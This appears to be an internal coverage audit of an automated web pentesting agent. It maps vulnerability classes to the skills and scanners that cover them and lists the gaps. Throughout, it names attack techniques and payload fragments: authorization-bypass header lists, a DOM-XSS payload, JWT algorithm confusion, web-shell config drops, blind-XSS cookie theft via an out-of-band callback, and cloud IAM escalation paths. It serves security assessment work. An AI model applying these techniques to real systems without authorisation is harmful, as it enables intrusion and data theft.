One condition qualifies every verdict below: the second identity is supplied by hand each session. `ProjectAuthProfile` is keyed `projectId @unique` (`schema.prisma:1396`), so nothing stores it, and the two-principal differential has to be re-established per run. That does not make the verdicts wrong; it makes them conditional on an operator step.

| Class | P·$ | Covered by |
|---|---|---|
| IDOR / BOLA, iterable identifiers | P1 / P3 · $$$$ | **A** `builtin` `access_control_prompts.py:291-307` Step 5: refs are numeric ids, UUID/GUID, filenames, slugs, account numbers, tokens; two-principal differential; enumeration across decimal/hex/timestamp encodings; **all operations, not just read** (WSTG 4.5.4)<br>**A** `community` `idor_bola_exploitation.md` (24 KB): REST, **GraphQL Relay node ids**, WebSocket, gRPC, batch endpoints, job objects, presigned URLs<br>**A** `pb authz`: the runnable form: owner baseline → `dropHeaders:["Cookie","Authorization"]` → `cookie:"session=<low_priv>"`, compared on `.status` **and** `.body`, emits `bola` (high). Requires the leaked body to carry the other user's unique data, not just a matching length<br>**R** *(partial)* `helpers/js_recon/patterns.py` flags UUIDv4 in bundles with `potential_idor:true` (`js_recon.py:551`): lead-generation only, never an assertion.<br>⚠ *`idor_bola_exploitation.md` claims WebSocket coverage; `proxy_brain` is HTTP-only and cannot capture WebSocket traffic at all* |
| IDOR with complex identifiers (GUID/UUID) | P4 · $$ | **A** same `access_control_prompts.py:291` / `idor_bola_exploitation.md` / `pb authz` stack as the row above: the taxonomy rates this lower only because the id is unguessable<br>**R** *(partial)* `helpers/js_recon/patterns.py` flags UUIDv4 in bundles with `potential_idor:true` (`js_recon.py:551`), which is exactly the leak that returns this row to P1, but it is a lead, not a finding |
| Broken Function Level Authorization | P1 · $$$$ | **A** `community` `bfla_exploitation.md` (33 KB): 12 sub-techniques: §2.1 direct invocation · §2.2 verb drift + method override · **§2.3 route shadowing across versions and clients** · §2.4 path-segment tricks vs gateway filters · §2.5 identity-header tampering · **§2.6 content-type/parser confusion** · §2.7 GraphQL (direct mutation, alias batching, persisted-query bypass) · **§2.8 gRPC method invocation from reflection** `FileDescriptorProto` · §2.9 WebSocket post-handshake authz · §2.10 background-job + webhook replay · §2.11 multi-actor scripted sweep · §2.12 bypass exhaustion. Recon builds an **Actor × Action matrix**.<br>⚠ *§2.3's primary discovery path is the mobile client, and no APK/IPA handling exists anywhere (§21). §2.8 needs gRPC tooling absent from the sandbox* |
| Broken Object Property Level Authorization | P2 · $$$ | **A** `community` `bfla_exploitation.md` (property-level section) + `mass_assignment.md` (read *and* write of fields you should not touch) + `chat` `protocols/graphql.md:103-131` field-level IDOR via aliased dual-fetch and **child-resolver gaps** |
| Mass assignment / over-posting | P2 · $$$$ | **A** `community` `mass_assignment.md` (27 KB): privileged fields (`role`, `roles[]`, `isAdmin`, `permissions`, `verified`), **ownership takeover** (`userId`, `ownerId`, `accountId`, `organizationId`, `tenantId`, `workspaceId`), feature-gate/paywall (`plan`, `tier`, `premium`, `seatCount`, `creditBalance`, `betaAccess`), billing (`price`, `amount`, `currency`, `prorate`, `trialEnd`), and **shape rotation**: duplicate keys, nested objects, array-element permission lists, JSON / form-encoded / multipart / text-plain, **JSON Patch**, **JSON Merge Patch**, GraphQL input objects, batch arrays; verified by a before/after persistence diff<br>**A** `builtin` `access_control_prompts.py:308-379` Step 6 adds hidden-field, cookie and preset-query role tampering › *arjun* for hidden-param discovery |
| Cross-tenant escalation | P1 · $$$$$ | **A** `community` `idor_bola_exploitation.md` cross-tenant section + `mass_assignment.md` tenant fields (`tenantId`, `workspaceId`, `organizationId`, `accountId`) · `chat` `technologies/supabase.md:74-101` RLS anti-pattern table and `firebase_firestore.md:86-101` **`runQuery`** **collectionGroup** **`allDescendants`** **bypass**: both are deep tenant-isolation matrices |
| Forced browsing to unlinked routes | P1 / P3 · $$$ | **R** `helpers/resource_enum/ffuf_helpers.py` *(ffuf, SecLists `common.txt`)* › `FFUF_ENABLED`=**off** · `kiterunner_helpers.py` *(routes-large)* › `KITERUNNER_ENABLED`=**off** · `katana_helpers.py` › on<br>**R** `helpers/js_recon/endpoints.py:67` `_ROUTER_PATTERNS` + `:86` `_ADMIN_DEBUG_PATHS` recover routes from bundles<br>**A** `builtin` `access_control_prompts.py:212-222` Step 3 forced browsing (WSTG 4.5.2/4.5.3) |

| Class | P·$ | Covered by |
|---|---|---|
| HTTP verb tampering | P2 · $$ | **A** `builtin` `access_control_prompts.py:223-290` Step 4: full method space + WebDAV verbs + randomized case + non-standard tokens, plus method-override headers `X-HTTP-Method-Override` / `X-Method-Override` / `X-HTTP-Method`. Enforced as an **M×R (method × resource) full matrix**, not a sample › named tools *nomore403, gobypass403* |
| Header-based authorization bypass | P2 · $$$ | **A** `access_control_prompts.py:223-290` Step 4: two families: **URL-rewrite trust** (`X-Original-URL`, `X-Rewrite-URL`, `X-Original-Uri`, `X-Forwarded-Uri`) and **client-origin trust** (`X-Forwarded-For`, `X-Real-IP`, `X-Client-IP`, `True-Client-IP`, `X-Forwarded-Host`, `X-Custom-IP-Authorization`, `Forwarded`, `Referer`): **with a mandatory invalid-path oracle** so a blanket-accept origin is not misread as a bypass |
| Path normalization bypass | P2 · $$$ | **A** `access_control_prompts.py:223-290` Step 4 path-normalization matrix: trailing slash, trailing dot, doubled slashes, dot-segments, `;` path/matrix params, single **and** double URL-encoding of `.` and `/`, overlong and unicode forms. This is the parser-differential of §22 #10, applied to authz |
| GraphQL node authorization gap | P1 · $$$$ | **A** `community` `idor_bola_exploitation.md` Relay global-ID section (base64 decode → swap → re-encode) · `chat` `protocols/graphql.md:122-131` **child-resolver gap**: the top-level query is authorized, the nested relation is not |
| Signed URL scope abuse | P3 · $$ | **A** idor_bola presigned URLs + `insecure_file_uploads.md` presigned tampering (Content-Type, Content-Disposition, ACL, key prefix) |
| Batch/bulk endpoint skipping per-item checks | P2 · $$$ | **A** `community` `idor_bola_exploitation.md` batch-endpoint section: send one id you own and one you do not in the same array · `bfla_exploitation.md` §2.10 background-job and webhook replay |
| Privilege escalation, vertical | P1 · $$$$$ | **A** `builtin` `access_control_prompts.py`: Step 3 forced browsing `:212`, Step 6 hidden-field/cookie/preset-query role tampering `:308`, Step 7 token-and-session authz `:380` (JWT `alg:none`, weak HMAC, RS→HS confusion, `kid` abuse, plaintext role cookies like `admin=false`) |

# §15 File Upload and Path Handling

Almost entirely carried by one 41 KB community skill.

| Class | P·$ | Covered by |
|---|---|---|
| Unrestricted upload to RCE | P1 · $$$$$ | **A** `community` `insecure_file_uploads.md` (41 KB): web shells for PHP/ASP/JSP/.NET, plus **config drops that make an inert extension executable**: `.htaccess`, `.user.ini` `auto_prepend_file`, IIS `web.config` |
| Extension / content-type / magic-byte bypass | P5 / P1 · $$ | **A** `community` `insecure_file_uploads.md` (41 KB): double and mixed-case extensions, trailing dot/space, null byte, **multipart** `filename` **vs** `name` **vs** `Content-Disposition` **disagreement**, magic-byte polyglots (GIF89a/PHP, JPEG/PHP, PNG/HTML), unicode and reserved-name tricks, content-type reflection probe |
| Path traversal in the multipart filename | P1 · $$$$ | **A** `community` `insecure_file_uploads.md` (41 KB): traversal in the multipart `filename`, url- and double-encoded |
| Zip slip and archive traversal | P1 · $$$$ | **A** `builtin` `path_traversal_prompts.py:454` 4D + workflow `:979-1095`: craft the slip archive via `execute_code`, upload, trigger, verify a marker outside the destination, **mandatory cleanup**; TarSlip and symlink-in-archive variants › `PATH_TRAVERSAL_ARCHIVE_EXTRACTION`=**off** by default<br>**A** `community` `insecure_file_uploads.md` (41 KB) adds zip bomb and symlink-in-zip |
| Arbitrary file write or overwrite | P1 · $$$$ | **A** `community` `insecure_file_uploads.md` (41 KB): arbitrary write even without execution: config drops, plus **presigned-URL tampering** (Content-Type, Content-Disposition, ACL, key prefix) and **resumable multipart (tus / S3) init-vs-finalize metadata swap** |
| Arbitrary file read outside the upload area | P1-P2 · $$$$ | **A** `community` `insecure_file_uploads.md` (41 KB) symlink-in-zip read primitive<br>**A** `path_traversal_prompts.py:461-503` **4E**: same-directory read via an *alternate handler*: inventory every handler reaching the same storage, re-request each 403/401 name through the unrestricted one, confirm by content not status |
| Log poisoning through inclusion | P1 · $$$ | **A** `path_traversal_prompts.py:800-864`: log poisoning with a dedicated **poison-hygiene** section (what to write, how not to corrupt the log, how to clean up) |

| Class | P·$ | Covered by |
|---|---|---|
| Stored XSS / SVG payloads via upload | P2 · $$$ | **A** `community` `insecure_file_uploads.md` (41 KB): inline SVG `onload`, plain HTML when `X-Content-Type-Options: nosniff` is absent, ImageMagick MVG `url()`/`label:@` |
| Decompression and pixel-flood bombs | P3 · $ | **A** `community` `insecure_file_uploads.md` (41 KB) zip bomb + **processing-race AV/CDR bypass** · `builtin` `denial_of_service_prompts.py` decompression/pixel-flood vectors (RoE-gated, off by default) |

# §16 Cross-Site Scripting and Client-Side Injection

| Class | P·$ | Covered by |
|---|---|---|
| Reflected XSS, non-self | P3 · $$ | **R** *nuclei* `xss` **default tag**<br>**A** `builtin` `xss_prompts.py:99` canary sweep (`rEdAm0n1337XsS`) › `:173` *kxss* Step 3b › `:189-251` **per-character filter fingerprinting / measurement-based alphabet enumeration** › `:382` *dalfox* Step 7 · `community` `xss_exploitation.md` (15 KB)<br>**A** `pb` `injection`: marker must appear **unescaped**, emits `xss` |
| Stored XSS, non-privileged to anyone | P2 · $$$$ | **A** `xss_prompts.py:506` blind workflow Step 4: submit payloads into stored fields, then wait on the OOB callback (`kali_shell` must be approved) |
| Stored XSS, privileged with elevation | P3 · $$$ | **A** same blind workflow; the elevation is what moves it above the row below. `xss_prompts.py:415-441` supplies the impact primitives: cookie theft via the OOB callback, session hijack in a second Playwright context, authenticated action forgery |
| Stored XSS, privileged without elevation | P4 · $$ | **A** same workflow, rated lower because the payload only reaches a principal who already holds the privilege |
| DOM-based XSS | P2-P3 · $$$ | **A** `xss_prompts.py:319` Step 5 Playwright script mode › *dalfox* deep-DOM › `pb` `browser`: chromium pinned to a captured txn, `b.goto("/profile#name=<img src=x onerror=alert(1)>")` then `b.alerts()` as the oracle, emits `dom-xss`. Scope rule: *"use this ONLY when the signal lives in the page AFTER JavaScript runs"*<br>**R** *(partial)* `helpers/js_recon/framework.py:131-160` `DOM_SINK_PATTERNS` flags the sinks **statically**: `eval`/`Function` critical, `innerHTML`/`document.write`/string-`setTimeout`/`__proto__`/`dangerouslySetInnerHTML` high, but never validates them |
| Blind XSS | P2 · $$$ | **A** `xss_prompts.py:448-530` full OOB workflow › *`interactsh-client`* via `kali_shell` (hardcodes `oast.fun` at `:462`), framed for admin panels, log viewers, internal dashboards › `XSS_BLIND_CALLBACK_ENABLED` |
| XSS via file upload | P2 · $$$ | **A** `community` `insecure_file_uploads.md` (41 KB): SVG with a `script` element, HTML, XML, or a PDF served inline; needs `Content-Disposition: inline` and missing `nosniff` |
| **HTML-entity smuggling in attribute/handler sinks** | unrated | **A** `xss_prompts.py:296-318` Step 4b: HTML entities decode *before* the JS engine sees the handler (`java&#115;cript:`), defeating paren/quote/semicolon/keyword blocklists. **Not in the taxonomy's own list** |
| Injection-context coverage | unrated | **A** `xss_prompts.py:541-619`: 8 injection contexts: HTML body · quoted attribute · unquoted attribute · JS string · JS code · URL (`href`/`src`/`action`/`formaction`) · CSS · DOM fragment (`location.hash`/`location.search`). Impact primitives at `:415-441`: cookie theft, session hijack via a second Playwright context, authenticated action forgery |

# §17 Cross-Origin and Browser Trust

Three rows, all from `proxy_brain`, which carries worked `cors` and `injection` sections.

| Class | P·$ | Covered by |
|---|---|---|
| CORS: reflected origin with credentials | P2 · $$$ | **A** `pb` `proxy_brain`'s **`cors`** section (origin reflection), reinforced by access_control Step 8 and the `cors_misconfig.md` Chat Skill |
| CORS: `null` origin allowed | P2 · $$ | **A** `pb` named explicitly in the `cors` section: "origin reflection + null-origin trust". |

| Class | P·$ | Covered by |
|---|---|---|
| Unvalidated redirect / open redirect | P4-P5 · $ | **A** `pb proxy_brain`'s **`injection`** section carries a real check: "open redirect: Location echoes attacker host ... check the Location VALUE, not the connection". Recon still contributes only classification, and nuclei's `redirect` tag is still not default |

## §20 Denial of Service and Resource Abuse

RoE-gated and off by default. See Group 4 for the policy framing.

| Class | P·$ | Covered by |
|---|---|---|
| Application-level DoS, critical impact | P2 · $$ | **A** `builtin denial_of_service_prompts.py:97-162`: five vector families: known-CVE DoS via *metasploit* (RDP MS12-020, IIS MS15-034, Apache range, SMB, hash-collision) · HTTP app DoS via *slowhttptest* (Slowloris with an explicit "ineffective vs nginx/CDN" caveat, R.U.D.Y., Range) · L4 flooding via *hping3* · application-logic via `execute_code` (ReDoS, XML bomb, GraphQL depth, zip bomb) · single-request crash via `execute_curl`. Hard rule at `:21`: **never transitions to post-exploitation**. Assessment-only mode (`__init__.py:209-218`) runs nothing but nmap `--script dos`, nuclei `-tags dos` and CVE research |
| Application-level DoS, high impact | P3 · $ | **A** same five families; the split is impact and difficulty, not technique |
| Decompression and pixel-flood bombs | P3 · $ | **A** `denial_of_service_prompts.py` application-logic family (zip bomb, pixel flood) · `community insecure_file_uploads.md` covers the upload-side delivery |

## §22 Frontier classes, 2025 to 2026

| Frontier # | Class | P·$ | Recon | Agent |
|---|---|---|---|---|
| 7 | **Framework-internal cache poisoning** | P1 · $$$ $ | **FULL°**: `cache_scan/hypotheses.py:97` framework packs for Next.js, Nuxt, Remix, React Router › `WEB_CACHE_POISON_ENABLED`=**off**. See §2 | **NONE**: `pb cache` tests 7 generic headers and no framework pack |
| n/a | **Agentic AI attack surface** | P1 · $$$ $ | **PARTIAL**: `ai_surface_recon.py` MCP enumeration + YARA tool-poisoning. See §6 | **FULL**: **S** the four-adapter AI Gauntlet (garak, PyRIT, giskard, promptfoo) |

Two of fourteen. The frontier is covered in Group 3.

---

# GROUP 2: PARTIALLY COVERED

Reachable but incomplete. **This is where most of the real work sits**: the engineering already exists and something specific is missing.

Read the "What's missing" column as the actual gap statement.

## §1 Information Disclosure and Secrets

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Known public info / intentional samples | P5 · $ | **PARTIAL**: `helpers/js_recon/patterns.py` suppresses by Shannon entropy `:372`, base64-blob context `:386`, binary context `:405`, repetition `:410`, staging allowlist `:435`; `validators.py` then marks a dead key `invalid`. **Missing:** nothing classifies a key as *intentionally* public, so a documented sample that still validates reports as a finding | **NONE**, no layer distinguishes a deliberate sample from a live leak |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Exposed version control and env files | P1 · $$$ | **PARTIAL°**: `helpers/resource_enum/ffuf_helpers.py` › `resource_enum.py:393 _classify_ffuf_endpoint()` labels a `config` class (`.env`, `.ini`, `web.config`, `.htaccess`) › `FFUF_ENABLED`=**off**; nuclei's `exposure` tag is not in the default eight. **Missing:** no `/.git/` object walk to reconstruct the tree | **PARTIAL**: `chat vulnerabilities/information_disclosure.md:36-42` inventories DVCS paths (`.git`/`.svn`/`.hg`/`.bzr`/`CVS`) and `:59-72` ~45 config/secret paths incl. `/.env*`, `appsettings.Development.json`, `/.aws/credentials`, `service-account.json`. Unroutable, and also no tree reconstruction |
| Backup and temporary files | P2 · $$ | **PARTIAL°**: same ffuf classifier, `backup` class (`.bak`, `.old`, `.orig`, `.swp`, `.dist`) › `FFUF_ENABLED`=**off**. The `directory-discovery` preset supplies 13 extensions incl. `.bak .old .sql .zip`, but only when applied | **PARTIAL**: `chat information_disclosure.md:76-84` backups and editor swap files, **including `.DS_Store` sibling-name recovery**. Unroutable |
| Directory listing | P5 · $ | **NONE**, no dedicated check anywhere; would arrive only via nuclei's `exposure` tag, which is not default | **PARTIAL**: `chat information_disclosure.md` carries it inside the artifact inventory. Unroutable |
| Visible detailed error / debug page | P4-P5 · $ | **PARTIAL°**, only `graphql_cop unhandled_error_detection` → `graphql_unhandled_error` › `GRAPHQL_COP_ENABLED`=**off**. **Missing:** no generic error-forcing (type error, overlong value, unexpected content type, malformed JSON body) | **PARTIAL**: `chat information_disclosure.md:150-178` cross-principal differential oracle with 6 signal channels, and `:212-246` a worked stack-trace → traversal chain. Unroutable, and no named error-forcing payload set |
| Exposed debug and management endpoints | P1-P3 · $$$$ | **PARTIAL°**: `helpers/js_recon/endpoints.py:86 _ADMIN_DEBUG_PATHS` extracts `actuator`, `env`, `metrics`, `phpinfo`, `server-status`, `elmah.axd`, `trace.axd` from bundles › `JS_RECON_ENABLED`=**off**. **The gap is independent of that default**: extracting a path from a bundle is candidate discovery, not a test that the endpoint is exposed, nothing requests it and asserts the response. nuclei's `exposure` and `panel` tags, which would, are not in the default eight | **FULL**: `mcp/servers/nuclei_server.py` auto-discovers **8 custom templates** from `/opt/nuclei-templates/` and injects the catalogue into the tool docstring: `springboot-actuator-discovery-bypass`, `-env-bypass`, `-env-rce-chains`, `-gateway-ssrf`, `-heapdump-bypass`, `-jolokia-rce`, `-sensitive-endpoints`, `aem-json-exposure`. Plus `chat information_disclosure.md:116-125` `/actuator/heapdump`, `/debug/pprof/heap` |
| Exposed portal | P1 admin · $$ | **PARTIAL°**: `security_checks.py:1871 admin_port_exposed` covers **ports, not paths**; `vhost_sni_enum.py:51-68 INTERNAL_KEYWORDS` (~120 terms: jenkins, grafana, kibana, vault, argocd, portainer, phpmyadmin, swagger, graphiql, actuator, jupyter, vcenter, proxmox, owa) is the strongest signal and is **off**; ffuf's `admin` classifier is off; nuclei `panel` is not default | **PARTIAL**: `chat information_disclosure.md` admin-path inventory; `community bfla_exploitation.md` §2.1 direct invocation once a route is known. **Missing:** no panel-fingerprint sweep on either side |
| Excessive data exposure in API responses | P2-P3 · $$$$ | **PARTIAL°**: `graphql_scan/introspection.py:301 detect_sensitive_fields()` flags **schema** fields matching `password, secret, token, key, ssn, credit, card, bank, pin, cvv, salary, medical` › `GRAPHQL_SECURITY_ENABLED`=**off**. Schema-level only | **PARTIAL**: `chat technologies/supabase.md:88-101` `Prefer: count=exact` count leak and embedded-relation overfetch; `firebase_firestore.md:119-124` count-aggregation leak. **Missing on both sides:** no response-body diffing and no UI-vs-API field comparison, which is the actual bug |
| Sensitive / non-sensitive token in URL | P4-P5 · $ | **PARTIAL**: `scanners/capture_proxy/` records every request param, and `helpers/resource_enum/classification.py:32-36` classifies `auth_params` (`token`, `apikey`, `session`). **Missing:** nothing asserts "a token is in this URL" | **PARTIAL**: `pb params()` flags a param's type as seq-id / uuid / **jwt** / base64, and `chat information_disclosure.md:141-146` lists 16 disclosure headers. Same gap: classification without assertion |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| PII leakage or exposure | P1-P3 · $$$$ | **NONE**, no PII detection anywhere in the pipeline | **PARTIAL**: AI surface only: giskard `information_disclosure` detector, and promptfoo `pii:direct` / `pii:api-db` / `pii:session` plugins which are **mapped but off by default** because they need remote generation. No general PII scanning |
| Pay-per-use abuse from a leaked key | P4 · $$ | **PARTIAL°**: `helpers/js_recon/validators.py:389` confirms an OpenAI key is live (and 23 other providers). Proves the leak; says nothing about cost exposure › `JS_RECON_VALIDATE_KEYS`=on under `JS_RECON_ENABLED`=**off** | **NONE** |
| robots.txt with sensitive paths | P5 · $ | **PARTIAL**: katana and gau ingest robots-listed paths as ordinary URLs. **Missing:** no check that says "robots.txt disclosed this path" | **PARTIAL**: `chat information_disclosure.md` artifact inventory. Unroutable, same missing assertion |
| Mixed content (HTTPS sourcing HTTP) | P5 · $ | **PARTIAL**: `security_checks.py:2203 check_insecure_form_action()` → `insecure_form_action:2236` is adjacent (an https page posting to http) but is not mixed content | **NONE** |

# §2 HTTP Desync, Caching and Proxy

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| HTTP request smuggling, classic | P1-P2 · $$$$ | **NONE**: the pipeline has no desync capability of any kind | **PARTIAL**: `builtin http_smuggling_prompts.py` (88 ln, the shortest built-in) covers CL.TE, TE.CL and TE.TE with obfuscated `Transfer-Encoding`, raw-socket delivery via `execute_code`, and request-queue poisoning. ⚠ **The skill cannot load**: absent from `KNOWN_ATTACK_PATHS` (`state.py:53`). `pb smuggling` only greps captured responses for hop-boundary headers (`via`, `x-cache`, `cf-ray`, `x-served-by`, `x-forwarded`), prints "smuggling candidate (fronted)", **emits no finding**, and hands confirmation to `kali_shell` |
| Expect-based and obfuscation-based desync | P2 · $$$ | **NONE** | **PARTIAL**: TE obfuscation is in the unloadable skill; `Expect: 100-continue` handling differences are covered nowhere |
| Fat GET and parameter cloaking | P2 · $$$ | **PARTIAL°**: `cache_scan/scanner.py:239` *normalizes* a `fat_get` technique out of WCVS output, but there is **no native hypothesis or confirmation vector**: it surfaces only if WCVS itself finds it. Unkeyed params are covered (`utm_*`, `gclid`, `fbclid`, JSONP `callback`) › `WEB_CACHE_POISON_ENABLED`=**off** | **PARTIAL**: `chat vulnerabilities/web_cache_poisoning.md:136-157` works **fat-GET** and **param cloaking / query normalization** properly. Unroutable; `pb cache` has neither |
| Cache key normalization abuse | P2 · $$$ | **PARTIAL°**: implied by the 20-header matrix in `hypotheses.py:34-94`; no dedicated normalization-differential probe | **PARTIAL**: `chat web_cache_poisoning.md:40-67` cache-key theory plus a cache-buster causality method, and `:182-192` path-confusion variants incl. Java-EE semicolon truncation. Unroutable |
| Web cache deception | P2 · $$$ | **PARTIAL°**: WCVS supports it, but `cache_scan/wcvs_runner.py:76 safety_skip_tests()` passes `-skiptest deception,css` **by default**; needs `WEB_CACHE_POISON_ALLOW_DECEPTION`. No native static-suffix vector | **PARTIAL**: `chat web_cache_poisoning.md:159-180` **cache deception (Omer Gil, 2017)** with 5 path variants incl. `;.css`, `%2f.css`, `%00.css`. Unroutable |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Cache poisoning denial of service (CPDoS) | P2-P3 · $$ | **FULL°**: the capability is complete: WCVS runs the `dos` test, `cache_scan/confirm.py:273` `classify_impact()` carries the `dos` class, and the Next.js `x-invoke-status` vector is a native hypothesis. It is **gated by a deliberate safety default** (`safety_skip_tests()` passes `-skiptest dos`; `WEB_CACHE_POISON_ALLOW_CPDOS` releases it), not limited by capability | **PARTIAL**: `chat web_cache_poisoning.md` CDN quirk table frames the class. Unroutable |
| CDN misconfiguration | P2 · $$$ | **PARTIAL°**: `origin_discovery.py` covers "auth enforced only at the edge" partially, via the origin-exposure finding › **off**. **Missing:** no purge-endpoint auth check, no cross-tenant cache check | **PARTIAL**: `chat web_cache_poisoning.md:210-219` CDN quirk table for Cloudflare, Akamai, CloudFront, Fastly, Varnish and Vercel. Unroutable |

# §3 API and GraphQL Specific

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Unauthenticated internal API endpoints | P1 · $$$$$ | **PARTIAL°**: the routes *are* found: `kiterunner_helpers.py` (`routes-large`), `arjun_helpers.py`, `ffuf_helpers.py`, `helpers/js_recon/endpoints.py`. **Missing:** nothing performs the authenticated-vs-anonymous differential that turns a discovered route into a finding › most of these are **off** | **PARTIAL**: `community bfla_exploitation.md` §2.1 direct invocation once a route is known; `pb authz` supplies the unauth leg (`dropHeaders`). **Missing:** no sweep that pairs discovery with the differential |
| Old API versions left unpatched | P1 · $$$$ | **NONE**, no version-enumeration logic anywhere in the pipeline | **PARTIAL**: `community bfla_exploitation.md` §2.3 **route shadowing across versions** (decrement `v2`→`v1` in the path, an `Accept` header, or a subdomain) · `chat api_security/openapi_swagger_exposure.md:202-210` **spec-drift diffing** and `:212-223` staging-spec-on-prod-host |
| Shadow endpoints from other clients | P2 · $$$$ | **NONE** | **PARTIAL**: `community bfla_exploitation.md` §2.3 names mobile and desktop clients; `chat openapi_swagger_exposure.md:137-168` **hidden-operation discovery** for `include_in_schema=False`, `[ApiExplorerSettings(IgnoreApi)]` and `x-internal`, with a generated wordlist. ⚠ The taxonomy's primary path is decompiling the mobile app: **no APK/IPA handling exists anywhere** (§21) |
| Unrestricted resource consumption | P3 · $$ | **PARTIAL°**: `graphql_cop` `alias_overloading`, `batch_query`, `directive_overloading` › `GRAPHQL_COP_ENABLED`=**off**. **Missing:** no REST pagination-ceiling test (`limit=1000000`, negative or zero values that drop the clause) | **PARTIAL**: `chat protocols/graphql.md:241-250` complexity and fragment bombs, gated behind operator approval. Same REST gap |
| GraphQL depth and complexity exhaustion | P3 · $$ | **PARTIAL°**: `circular_query_introspection` covers one shape; no arbitrary-depth nesting test | **PARTIAL**: `chat protocols/graphql.md:241-250` fragment/complexity bomb. Unroutable |
| GraphQL field-level authorization gaps | P1 · $$$$ | **NONE**: authz needs two principals; the pipeline has one identity at most | **PARTIAL**: `community bfla_exploitation.md` §2.7 and `idor_bola_exploitation.md` (Relay node ids); `chat protocols/graphql.md:103-131` **field-level IDOR via aliased dual-fetch** and **child-resolver gaps**. Conditional on a second identity supplied by hand |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| GraphQL mutations exposing admin operations | P1 · $$$$ | **NONE** | **PARTIAL**: `community` `bfla_exploitation.md` §2.7 direct mutation invocation. **Missing:** no schema-driven enumeration of privileged mutations, even though the schema is already dumped |
| Webhook signature not verified or replayable | P2 · $$$$ | **NONE** | **PARTIAL**: `community` `bfla_exploitation.md` §2.10 background-job and webhook replay. **Missing:** no signature analysis, and no check for a timestamp inside the signature, which decides whether a captured webhook replays forever |
| Long-lived unscoped API keys | P2 · $$$ | **PARTIAL**: `scanners/trufflehog_scan/` validation states and `helpers/js_recon/validators.py` confirm a key is live. **Missing:** nothing analyses scope, expiry, or whether a read-only key can write | **PARTIAL**: `chat` `vulnerabilities/jwt_attacks.md` covers token lifetime claims; *jwt_tool* decodes. Same missing scope analysis |
| gRPC-web / JSON transcoding gaps | P2 · $$$ | **NONE** | **PARTIAL**: `community` `bfla_exploitation.md` §2.8 invokes methods from a reflection `FileDescriptorProto`, and `idor_bola_exploitation.md` covers gRPC object ids. ⚠ **No gRPC tooling in the sandbox** (`grpcurl` is named by `jwt_attacks.md` but not installed) |

# §4 Infrastructure, DNS and Cloud

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Missing CAA record / missing DNSSEC | P5 · $ | **PARTIAL**: `security_checks.py:1703` `check_dnssec_missing()` → `dnssec_missing:1721` › on. **Missing: no CAA check at all** | **NONE** |
| Broken link hijacking | P4 · $ | **PARTIAL°**: BadDNS `references` module is the closest thing › `BADDNS_ENABLED`=**off**; `js_recon` aggregates external domains. **Missing:** no expired-domain or dead-handle resolution | **PARTIAL**: `community` `subdomain_takeover.md` covers unclaimed provider bindings generally, not page-level dead links |
| Publicly accessible cloud storage | P1-P2 · $$$ | **PARTIAL°**: `helpers/js_recon/patterns.py` finds S3/GCS/Azure-Blob **references**; `scanners/trufflehog_scan/` scans a bucket you name. **Missing:** nothing tests list / get / put / ACL separately, and nothing guesses `<company>-dev` / `-backup` variants | **PARTIAL**: `chat` `cloud/aws.md:141-200` S3 anon list/read, **bucket-name enumeration with 200/403/404/301 semantics**, policy/ACL/versioning probes and an S3→XSS/RCE upload table; `gcp.md:172-218` GCS `allUsers`/`allAuthenticatedUsers` bindings and signed-URL replay › *boto3, google-cloud-storage*. Unroutable |
| Overly permissive IAM roles | P2 · $$$ | **NONE** | **PARTIAL**: `chat` `cloud/aws.md` **9-row IAM privesc table** (CreatePolicyVersion, AttachUserPolicy, CreateAccessKey, CreateLoginProfile, UpdateAssumeRolePolicy, PassRole+Lambda/EC2/Glue/CFN, AssumeRole) · `azure.md` **13-row Entra table** · `gcp.md` **12-row table** plus `testIamPermissions` as a low-noise oracle. ⚠ Doubly blocked: Chat Skills are unroutable, **and `execute_code`'s manifest lists only 7 libraries, omitting boto3/msal/google-auth**, so the agent does not know it can import them |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Insecure Firebase / BaaS rules | P1 · $$$ | **PARTIAL°**: `helpers/js_recon/patterns.py` Firebase URL / API key / storage patterns recover the public project id › `JS_RECON_ENABLED`=**off**. **Missing:** no `/.json` rule test: the actual exploit primitive | **PARTIAL**: `chat technologies/firebase_firestore.md` (237 ln): live `firebase.apps[0].options` extraction, a 5-principal matrix incl. **anonymous** **`accounts:signUp`**, the rules-are-not-filters explanation with the `runQuery` collectionGroup bypass, **Realtime DB** **`.json`** **root read**, Storage anon read/list, App Check bypass · `supabase.md` (273 ln): **`service_role`** **JWT in the client bundle**, 5-row RLS anti-pattern table, RPC `SECURITY DEFINER` bypass. Unroutable |
| Using default credentials | P1 · $$$$ | **NONE**: nuclei's `default-login` tag is not in the default eight, and **no credential wordlist ships in the recon image** | **PARTIAL**: `builtin brute_force_credential_guess_prompts.py` › *hydra* with 13 protocol templates incl. WordPress, Jenkins, Tomcat Manager, plus a wordlist catalogue. **Missing:** no default-credential corpus per product, and `10k-most-common.txt` is installed but driven by nothing |
| Exposed admin panels | P1 · $$$ | **PARTIAL°**: `vhost_sni_enum.py:51-68` `INTERNAL_KEYWORDS` (~120 terms) is genuinely strong › `VHOST_SNI_ENABLED`=**off**. **Independent of the default**: it matches *hostnames* (`jenkins.target.com`), not panels on a known host; there is no path-based product fingerprinting for Jenkins script console, Grafana, phpMyAdmin, Airflow or RabbitMQ | **PARTIAL**: `chat information_disclosure.md` admin/observability path inventory. **Missing on both sides:** no product-fingerprint sweep (Jenkins script console, Grafana, phpMyAdmin, Airflow, RabbitMQ) |
| Misconfigured file share | P2-P5 · $$ | **PARTIAL**: `port_scan.py` and `nmap_scan.py` identify 445/21 and their versions. **Missing:** nothing tests anonymous access | **PARTIAL**: *smbclient, enum4linux-ng, netexec/nxc* installed and driven by `chat active_directory/ad_kill_chain.md` (share spidering). Unroutable, and FTP anonymous access is covered nowhere |
